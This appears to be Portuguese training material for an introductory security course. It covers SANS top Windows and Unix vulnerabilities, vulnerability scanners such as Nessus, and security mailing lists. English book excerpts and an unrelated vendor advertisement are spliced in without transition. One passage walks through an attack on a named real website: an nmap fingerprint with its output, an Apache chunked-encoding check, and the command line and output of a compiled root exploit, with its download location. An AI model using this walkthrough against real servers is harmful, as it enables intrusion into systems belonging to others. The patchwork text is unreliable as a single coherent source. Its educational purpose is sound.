O SANS ainda lista vários problemos específicos a sistemas Windows. O primeiro deles são as vulnerabilidades de Unicode. Unicode é o conjunto de caracteres, que de certa forma é uma extensão do ASCII, e que possibilita a escrita de qualquer tipo de linguagem da Terra, como japonês, hebraico, ieroglitos e etc. ASCII, em contra partida, está limitado a um subconjunto das linguagens européias. Utilizando unicode e algumas dicas, um cracker pode penetrar pelo servidor IIS. A solução é extremamente fácil, basta você estár com os patches do IIS atualizado. No Apêndice E do nosso material apresentamos um estudo completo e prático deste exploit.

O próximo são as extensões por buffer overflow no ISAPI. Buffer overflows serão discutidos em detalhes mais adiante no curso. Tal bug afeta vários produtos da Microsoft. Novamente, a melhor solução é ter certeza de que os últimos patches de segurança estão instalados.

O terceiro Windows-specific exploit na lista é a vulnerabilidade do buraco de segurança no Remote Data Service do IIS. Você pode se previnir contra este exploit simplesmente patching (atualizando) seu IIS. Este exploit já foi mundialmente utilizado pelos scripts-kiddies para “pixar” a página inicial de diversos web sites.

Dica

Maiores informações sobre os buracos de segurança no RDS em: http://www.wiretrip.net/rfp/p/doc.asp?id=29&iface=2 (Ou se preferir, o texo original e em sua íntegra encontra-se disponível tanto no apêndice E deste material quanto no diretório Bibliografias/RPF Labs Advisitor/ do cd-rom do curso. Neste mesmo diretório encontram-se disponíveis outros textos detalhando a utilização de exploits novos e antigos).

O próximo é compartilhamento de arquivos de forma global utilizando NetBIOS (portas 135-139). Este é provavelmente o maior de todos os problemas dos usuários que estão conectados ao um cabo modem (Ex.:Cabo Mais) ou DSL (Ex.:Velox Telemar). A maioria não compreendem os conceitos de compartilhamento de arquivos, e os deixam habilitados. Outro problema é o famoso Napster. Apesar do Napster não ter sido apresentado no curso contudo já é um software de abrangência popular, onde todos sabem que sua principal função é a de compartilhar arquivos. Dessa forma o grande problema do Napster consiste no excesso de compartilhamento, onde o usuário compartilha mais arquivos e diretórios do que o necessário. Métodos preventidos são apresentados no site da SANS, contudo a idéia básica está em compartilhar somente o necessário, usar senhas, e restringir acesso.

Considere a implementação da chave RestrictAnonymous no registro para evitar que conexões anônimas vindas da Internet sejam realizadas em seu computador.

A quinta Windows-specific exploit trata dos logins anônimos. Crackers podem se conectar e obter informações sobre o sistema sem deixar registro. Este problema pode ser minimizado configurando algumas chaves no registro, como documentado no site da SANS, mas não podem ser completamente eliminadas se você estiver utilizando um controlador de domínio da Microsoft.

Dica

A Agência Nacional de Segurança dos EUA (NAS - The National Security Agency) publicou diversos guias e manuais sobre o Windows 2000. Eles encontram-se disponíveis em: http://nsa2.www.conxion.com/win2k/download.htm (Ou se você preferir, o guia completo juntamente com todas as ferramentas originais encontram-se disponíveis no cd do curso, que acompanha este material).

3.1.2.3 - Unix-Specific Exploits

Apesar de nosso curso estar voltado para segurança básica, que subntende-se a segurança do computador do usuário, mesmo assim iniciaremos os estudos dos exploits em servidores e estações Linux/Unix para servir de embasamento para o curso avançado de anti-hackers.

O primeiro unix-specific exploit, ou exploit específico para Unix, é a utilização do serviço de execução remota de procedimentos, Remote Procedure Calls (RPC). RPC permite que programas escritos na linguagem C possam executar procedimentos remotos em máquinas ao longo de uma rede. A maioria dos fornecedores proporciona patches (correções) que ajudam na execução segura de RPC's. Entretando, a melhor política a ser aplicada para este serviço é em caso de você não precisar dele, remover. Digitando "`ps -ef|grep rpc`", encontra-se o identificador do processo, Process ID (PID), e para desabilitar "`kill -9 PID`". Também é possível desabilitar a inicialização automática do serviço RPC modificando o arquivo de inicialização (localizado em `/etc/rc.d/`) de `S` (start up) to `K` (kill). É possível visualizar os programas que estão utilizando RPC através do comando `rpcinfo -p`.

Dica

Maiores informações sobre ataques a RPC em: http://www.cert.org/incident_notes/IN-99-04.html.

O segundo unix-specific exploit trata dos ataques ao sendmail (servidor de e-mail padrão da Internet) e MIME. Esta vulnerabilidade está relacionada a buffer overflow e ataques do tipo pipe, que permitem o acesso imediato ao shell root. Existe apenas duas formas de se proteger contra este tipo de exploração: A primeira consite em manter atualizada os patches de segurança para o servidor sendmail. A secunda é caso você não precise deste serviço executando em sua máquina então remova-o (exatamente o mesmo processo adotado para RPC).

Dica

Maiores informações sobre segurança em servidores sendmail em: http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=sendmail. A última versão original do sendmail encontra-se em: http://www.sendmail.org/.

O próximo exploit listado entre os Top 20 está o BIND. BIND é o programa utilizado pelos servidores de DNS para resolver nomes para endereços IP, e é utilizando por toda a Internet. Nos últimos anos, diversos buracos tem sido encontrados nas versões do BIND. É vital para qualquer um que utilize o BINDS mantê-lo sempre

atualizado contra as últimas vulnerabilidades. Checando o banco de dados de CVE a procura do BIND você constatará este fato.

O quarto problema do Unix descrito pela SANS é a utilização de comandos r. Estes comandos ultrapassam as barreiras normais de autenticação, e precisam ser desabilitados.

O SANS sempre lista o serviço de impressão como um capítulo exclusivo. Enviando um certo número de impressões, é possível ou causar um ataque do tipo denial-of-service (DoS) ou ganhar acesso shell rote a máquina. A solução é manter os patches sempre atualizados.

O sexto exploit trata das vulnerabilidades do sadmind e do mountd. Estas vulnerabilidades ocorrem em várias versões do Unix.

Dica

Maiores informações sobre os buracos de segurança nos sadmind e mountd, em: http://www.cert.org/advisories/CA-99-16-sadmind.html ou http://www.cert.org/advisories/CA-1998-12.html.

O ultimo unix-specif exploit é o Default SNMP Community String, configurado para “public” e “private”. Juntamente com senhas fracas, esta vulnerabilidade pode ser controlado por controladores de administração básica.

Dica

Maiores informações sobre SNMP e Community Strings, em: http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/snmp.htm#xtocid210315.

Tenha em mente que estas não são as únicas vulnerabilidades na Internet. Um cracker pode utilizar qualquer tipo de exploit que ela possua em sua bolça contra você e sua rede.

Comentário Técnico:

Exploits as programs make it very easy for script kiddies to wreak havoc, but they also separate true attackers from the script kiddies. One developer, having set up a honeypot on a FreeBSD system, went into a well-known script kiddie chat room and told them about a "vulnerable" Microsoft Windows IIS server he had discovered. Seconds after his announcements the honeypot server began getting attacks designed to exploit vulnerabilities in the Microsoft Windows server. Not one person bothered to verify whether it was really a Microsoft Windows server.

Before an exploit can be run, it is important to know what operating system is running on the network device. Some exploits work on some systems, but not others. There are many tools to do this, but since nmap has built-in operating system fingerprinting capabilities, it is often easiest to use:

```
[root@test root]# nmap -O www.datacenterwire.com
Starting nmap V. 2.99RC2 ( www.insecure.org/nmap/ )
Interesting ports on (66.150.201.102):
(The 1587 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
81/tcp open hosts2-ns
```

```
110/tcp open pop-3
443/tcp open https
587/tcp open submission
886/tcp filtered unknown
3306/tcp open mysql
5432/tcp open postgres
10000/tcp open snet-sensor-mgmt
32787/tcp filtered sometimes-rpc27
Remote operating system guess: FreeBSD 4.5-RELEASE (or -STABLE) (X86)
Uptime 72.083 days (since Fri May 17 17:15:58 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 685 seconds
```

The attacker now knows that the site is running FreeBSD, Version 4.5, on an Intel processor. With that knowledge the attacker can:

- Attempt to exploit known vulnerabilities in the operating system.
- Try to access the server through security holes in the applications running on the server.
- FreeBSD is a fairly secure operating system. Rather than try to crack the operating system directly it is usually easier to exploit security holes in applications running on the server.

In June 2002 a serious security flaw was found in the Apache web server, used by more than 18 million websites around the world. This security hole caught many people off guard, and given the large install base, it will be a while before the majority of Apache web servers will be upgraded. A good attacker knows this, and will check to see if the server is vulnerable.

Fortunately, there are numerous tools that can be used to test for application weaknesses. Network administrators use scanning tools to find security holes within their own network. Unfortunately, there is nothing preventing an attacker from putting these tools to the same use.

A common application used for tasks like this is Nessus (www.nessus.org). Nessus is designed specifically for remote security scanning; that is, it is built to emulate the actions of an attacker attempting to break into a network. The developers of Nessus maintain a database of known vulnerabilities. Administrators—or attackers—can use this database to find known security holes in various servers on the network. Administrators can patch the holes; attackers can exploit them.

In this case, the attacker already knows that he or she wants to try an Apache exploit, so there is no need to use Nessus, because there are programs that will simply check for Apache vulnerabilities. A fairly common tool is the Retina Apache Chunked Scanner, developed by eEye Digital Security (www.eeye.com).

Simply enter the IP address, or range of IP addresses to be scanned, and it will check for the vulnerabilities. Figure 3.2 shows that the server is not vulnerable to this particular attack.




Figure 3.2 The Retina Apache Chunked Scanner checks for a specific Apache vulnerability. Other tools will check for a wider range of vulnerabilities.

This server is not vulnerable to the Apache exploit, so what is the next step? That depends on the attacker. If the attacker is specifically targeting this server, he or she will attempt to find another way in. If the attacker is simply looking for a server to attack, and does not have many tools with which to launch the attack, then he or she will probably move on to another server that is vulnerable, as in Figure 3.3.

It is not uncommon for an attacker, especially a script kiddie, to have a limited arsenal of weapons with which to launch an attack. This is especially true if the attacker does not understand how the attack works, and is relying on tools developed by someone who does. This type of attacker is not going to try a systematic approach to a server attack; instead, the attacker will move on to a less secure server.

Figure 3.3 shows a server vulnerable to the Apache Chunk exploit. Once the attacker finds a server that is vulnerable, the next step is to exploit it. Again, this can be done by understanding the weakness and developing a program to take advantage of it. Alternatively, if a script exists to do this for the attacker, that script can be used.




Figure 3.3 This server is most likely vulnerable to the Apache Chunk exploit. The next step would be to attempt to exploit the server.

NOTE

The Apache Chunk exploit is a bug in the way Apache deals with files being uploaded when the server is unable to determine the file size.

In this case, the code to take advantage of the Apache Chunk exploit is available in a compiled format from the Packet Storm security website (*packet-storm.decepticons.org/filedesc/apache-nosejob.zip.html*). Download the code, target the server (as in Figure 3.4), and an attacker can gain root access to the remote web server.

```
C:\apnj>apache-nosejob.exe -o f -h www.datacenterwire.com
[*] Resolving target host.. 66.150.201.102
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80b0000
;PpPp
```

Figure 3.4 Using the program to launch an attack against a website and exploit a security hole in the Apache web server

Often it takes very little skill to break into a server, especially a web server. It is simply a matter of knowing the tools needed for the job and implementing them.

3.1.3 – Vulnerabilidades

Of course IT-security has been taken good care of in your organization.
But what is done about vulnerabilities?
Vulnerabilities are bugs and other insufficiencies in your operating system-, network- and application-software. These insufficiencies manifest themselves at unpredictable moments and can be used by hackers to gain access to your computer systems, thereby putting your business at a risk. Needless to say the consequences of such a securitybreach could be disastrous in terms of both financial damage and the company's image.

Talking about exploits there are several aspects you should be concerned about:

- The abundance with which exploits become known.
- The unpredictability of their disclosure.
- The speed with which exploit related information spreads through the hackers scene.

For most organizations it has already proved to be an almost impossible task to permanently stay on top of all exploit related news. Lack of time and resources is the reason that the monitoring of this vital sort of information stays limited to an occasional glance at a few newsgroups and some vendor sites.
You know of course that more effort is necessary, but cannot find the time.

What are the chances that one morning one of your colleagues will enter your office showing you a copy of a newspaper, stating your company's website has been deFACEd? Or, and probably worse, you have to appear in a consumer's protection program on television to explain how it is possible that customer data submitted to your site has been disclosed?

These things happen on a daily basis to numerous organizations. And if you're in charge of IT-security, you will have a massive problem if the securitybreach was found to have been established 'thanks' to an vulnerability in your software that you could have known of weeks before! If it had not been for your system-administrator being on holiday the last couple of weeks...

Avoid unpleasant surprises by subscribing to EVAS

Keeping up-to-date when it comes to vulnerabilities is a serious and very time consuming matter, requiring skillful and specialized staff who may already be overworked. So why not let us do this job for you?

ITsec runs a subscription service called EVAS: 'Exploit & Vulnerability Alerting Service'. We keep you posted where vulnerabilities are concerned. And we would only draw your attention to those vulnerabilities that are relevant to your organization. So the follow-up of these messages will take as little time as possible.

With a subscription to EVAS you will ensure continuity where it comes to keeping your IT-security up-to-date. We provide this continuity through our EVAS newsroom that is staffed with eight security professionals, whose expertise lies in the following fields:

- Network-security.
- Operating-system security.
- Smartcard-technology.
- Cryptology.

Our newsroom team gathers information from numerous sources, like

- USENET.
- Hackers-chatrooms.
- Hackers- and vendor websites.

- Security-seminars.
- Hackers-festivals.

They do much more than a simple cut-and-paste of vulnerability data gathered.
All data gathered is evaluated and validated before it is passed on to our subscribers. Our newsroom generates exploit bulletins that contain additional information with regard to:

- The reliability of source and the original exploit
- The simplicity of the exploit; it makes a great deal of difference whether 700.000 script-kiddies are able to launch a successful attack on your website, by simply typing in some sort of code, that was published overnight in a magazine, or that one needs to be an 'ueberhacker' to do so.
- The possible impact of an unwanted attack.

When attackers target a particular computer network, they use vulnerability-scanning tools to look for holes in the armor of the target machines. Vulnerability scanners are really based on a simple idea: Automate the process of connecting to a target system, and check to see if a vulnerability is present. By automating the process, we can quickly and easily check the target systems for many hundreds of vulnerabilities. A vulnerability-scanning tool knows what many system vulnerabilities look like and goes out across the network to check to see if any of these known vulnerabilities are present on the target. A vulnerability-scanning tool will automatically check for the following types of vulnerabilities on the target system:

- **Common configuration errors**—Numerous systems have poor configuration settings, leaving various openings for an attacker to gain access.
- **Default configuration weaknesses**—Out of the box, many systems have very weak security settings, often including default accounts and passwords.
- **Well-known system vulnerabilities**—Every day, volumes of new security holes are discovered and published in a variety of locations on the Internet. Vendors try to keep up with the onslaught of newly discovered vulnerabilities by creating security patches. However, once the vulnerabilities are published, a flurry of attacks against unpatched systems is inevitable.

For example, a vulnerability-scanning tool will check to see if you are running an older, vulnerable version of the BIND DNS server that allows an attacker to take control of your machine. It will also check to see if you've misconfigured your Windows NT system to allow an attacker to gather a complete list of users through a NULL session. These are only two examples of the hundreds or thousands of checks that the tool will automatically conduct during a scan. The attacker will use a vulnerability-scanning tool that includes automated programs to check for each of these kinds of vulnerabilities. Many vulnerability scanners also include network-mapping programs and port scanners. While particular implementations vary, most vulnerability-scanning tools can be broken down to the following common set of elements, as shown in Figure 1.

- **Vulnerability database**—This element is the brain of the vulnerability scanner. It contains a list of vulnerabilities for a variety of systems and describes how those vulnerabilities should be checked.
- **User-configuration tool**—By interacting with this component of the vulnerability scanner, the user selects the target systems and identifies which vulnerability checks should be run.
- **Scanning engine**—This element is the arms and legs of the vulnerability scanner. Based on the vulnerability database and user configuration, this tool formulates packets and sends them to the target to determine whether vulnerabilities are present.
- **Knowledge base of current active scan**—This element acts like the short-term memory of the tool, keeping track of the current scan, remembering the discovered vulnerabilities, and feeding data to the scanning engine.

- **Results repository and report-generation tool**—This element is the mouth of the vulnerability scanner, where it says what it found during a scan. It generates pretty reports for its user, explaining which vulnerabilities were discovered on which targets.

Figure 1 A generic vulnerability scanner.

A Whole Bunch of Vulnerability Scanners

A large number of very effective vulnerability scanners are available on a free, open source basis, including these:

- SARA, by Advanced Research Organization
- SAINT, by World-wide Digital Security
- VLAD the Scanner, by Razor
- Nessus, by the Nessus Project Team (headed by Renaud Deraison)

SARA and SAINT are both descendents of one of the early vulnerability-scanning tools, SATAN (the Security Administrator Tool for Analyzing Networks), by Wietse Venema and Dan Farmer. While the original SATAN is certainly showing its age, its spirit lives on in SAINT and SARA. In addition to these wonderful freeware offerings, many commercial vulnerability scanners are also available, including these:

- Network Associates' CyberCop Scanner
- ISS's Internet Scanner
- Cisco's Secure Scanner (formerly NetSonar)
- Axent's NetRecon
- E-eye's Retina Scanner
- Qualys' QualysGuard, a subscription-based scanning service that scans customers' systems across the Internet on a regular basis
- Vigilante's SecureScan, another subscription-based scanning service

It is important to note that each of these commercial tools is highly effective and also includes technical support from a vendor. While all of these tools have their merits, my favorite vulnerability-scanning tool is the free, open-source Nessus because of its great flexibility and ease of use. In addition, commercial support is available from the folks who created Nessus at http://www.nessus.org. Because it is a superb illustration of vulnerability-scanning tools, we will analyze the capabilities of Nessus in more detail.

Nessus

The Nessus vulnerability scanner was created by the Nessus Development Team, lead by Renaud Deraison. Nessus is incredibly useful, including some distinct advantages over other tools in this genre (including the commercial tools). Its advantages include:

- You can review the source code of the main tool and any of the security checks to make sure that nothing "fishy" is going on.
- You can write your own vulnerability checks and incorporate them into the tool.
- A large group of developers is involved around the world creating new vulnerability checks.
- The price is right: US $0.00.

Nessus Plug-ins


Nessus includes a variety of vulnerability checks, implemented in a modular architecture. Each vulnerability check is based on a small program called a plug-in. One plug-in conducts one check of each target system. Together, these plug-ins comprise the Nessus vulnerability database. Nessus has more than 500 distinct plug-ins that check for a variety of vulnerabilities. The plug-ins are divided into the following categories:

- **Finger abuses**—These checks all center on the Finger service commonly used (and misconfigured) on UNIX systems.
- **Windows**—This category focuses on attacks against Windows systems, ranging from Window 9*x* to Windows 2000 and everything in between.
- **Back doors**—These checks look for signs of back-door tools installed on the target system, including Back Orifice and NetBus.
- **Gain a shell remotely**—This category of plug-ins looks for vulnerabilities that allow an attacker to gain command-line access to the target system.
- **CGI abuses**—These checks look for vulnerable Common Gateway Interface scripts. These scripts are run on Web servers and are used to implement Web applications.
- **General**—This catchall category includes a variety of checks, such as gathering the server type and version number for Web servers, FTP servers, and mail servers.
- **Remote file access**—These checks look for vulnerabilities in file sharing, including the Network File System (NFS) and Trivial File Transfer Protocol (TFTP).
- **RPC**—These plug-ins scan for vulnerable Remote Procedure Call programs.
- **Firewalls**—These checks look for misconfigured firewall systems.
- **FTP**—This category includes a very large number of checks for misconfigured and unpatched FTP servers.
- **SMTP problems**—These plug-ins look for vulnerable mail servers.
- **Useless services**—These checks determine whether the target is running any services that have doubtful functional value.
- **Gain root remotely**—These plug-ins look for the holy grail of vulnerabilities, the ability to have superuser access on the target system across the network.
- **NIS**—These checks look for vulnerabilities in the Network Information Service used by UNIX machines to share account information.
- **Denial of service**—These attacks look for vulnerable services that can be crashed across the network. Many of these tests will actually cause the target system to crash.
- **Miscellaneous**—This is another catchall category of plug-ins, including tracerouting and system fingerprinting.

Nessus also includes Nmap as its built-in port-scanning tool, increasing its usefulness tremendously.

The Nessus Architecture

Nessus is based on a classic client/server architecture, where the client includes a user configuration tool and a results repository/report-generation tool. The Nessus server includes a vulnerability database (the set of plug-ins), a knowledge base of the current active scan, and a scanning engine. The Nessus client/server architecture is shown in Figure 2.



The Nessus architecture.


Nessus supports strong authentication for the client-to-server communication, based on public key encryption. Furthermore, the confidentiality and integrity of all communication between clients and servers are supported using strong encryption based on the twofish and ripemd algorithms. The separation of client and server can be useful in some network architectures, particularly with remote locations connected via low-bandwidth links. The client can configure the server over the low-bandwidth link, while the server at a remote location can scan the targets at that location over a faster short-range network. The most common use of the tool, however, involves running the client and server on a single machine. For my own scanning adventures, I carry a Linux laptop that includes both the client and the server.

The Nessus server runs on a variety of UNIX platforms, including FreeBSD, Linux, and Solaris. An earlier version of the Nessus server was written for Windows NT, but that version isn't getting much development attention lately and has significantly fewer capabilities. Because of its limited capabilities and lack of current support, I recommend that you avoid the Nessus server on Windows NT and install the Linux version instead. The Nessus client runs on FreeBSD, Linux, and Solaris, and also includes Windows support, running on Windows 9*x* and Windows NT/2000. Additionally, a Java-based client offers generous platform support because it can be run on any Java-enabled system, such as a Macintosh running a Netscape browser.

Configuring Nessus for a Scan

Nessus includes an easy-to-use GUI, shown in Figure 3, that allows for the configuration of the tool. Via the GUI, a user can configure:

- Which plug-ins to run
- Target systems (networks or individual systems)
- Port range and types of port scanning (all Nmap scan types are supported)
- The port for client/server communication
- Encryption algorithms for client-to-server communication
- E-mail address for sending the report



The Nessus GUI supports the selection of various plug-ins.

Write Your Own Attack Scripts!

One of the best features of Nessus is the ability to write your own plug-ins. Nessus allows its user to write plug-ins in the C language or a custom Nessus Attack-Scripting Language. These custom plug-ins can interface with a defined Nessus Application Programming Language, supporting interaction of various plug-ins with the knowledge base of the current active scan. The customizability offered by NASL really makes Nessus shine and allows an active community of developers to create numerous plug-ins quickly and easily.

Reporting the Results

Nessus includes a reporting tool that allows for viewing and printing results. The reports can be written to a file in a variety of formats, including HTML, LaTeX, ASCII, and XML. Graphical HTML reports are also supported, creating fancy pie charts of the results. The reports also include specific recommendations for fixing each discovered vulnerability.

The reporting tool displays the relative sensitivity of each discovered vulnerability, categorized as high-, medium-, and low-risk. These risk categories are assigned by the developer of the plug-in and may vary for particular networks. For example, the same medium-risk vulnerability on my run-of-the-mill server may pose a high risk to your mission-critical system. Likewise, Nessus may rank a vulnerability as high-risk that has little impact on your sacrificial server. Therefore, these vulnerability levels in Nessus or any other scanning tool should be taken as an approximation of the actual vulnerability. You need to interpret the results in accordance with your own network policies.

http://online.securityfocus.com/cgi-bin/sfonline/subscribe.pl or look at the archives at http://online.securityfocus.com/archive/1.

Bugtraq

Moderada pelo Elias Levy, a.k.a. Aleph One, e uma das maiores e melhores listas de discussão (com tráfego de dezenas de mensagens diariamente), principalmente de segurança, em ambientes UNIX. Para se inscrever, basta enviar um email para:

listserv@securityfocus.com

e no corpo da mensagem:

subscribe bugtraq Primeiro_nome Sobrenome

É aconselhável ler a FAQ desta lista em:

http://www.securityfocus.com/forums/bugtraq/faq.html

NTBugtraq

A lista NTBugtraq é uma lista moderada por um canadense chamado Russ Cooper. Ela discute segurança em ambiente Windows NT e 2000. O nível de "barulho" ou de informações que não dizem respeito ao assunto é muito baixo (Russ é bem rigoroso na moderação do grupo) portanto, a grande maioria das informações é de nível alto. Para assiná-la, basta enviar uma mensagem para:

listserv@listserv.ntbugtraq.com

e no corpo da mensagem:

subscribe ntbugtraq Primeiro_nome Sobrenome

Contudo, antes de assinar esta lista, é aconselhável ler a FAQ (perguntas freqüentes) da mesma em:

http://ntbugtraq.ntadvice.com/default.asp?pid=31&sid=1

NT Security

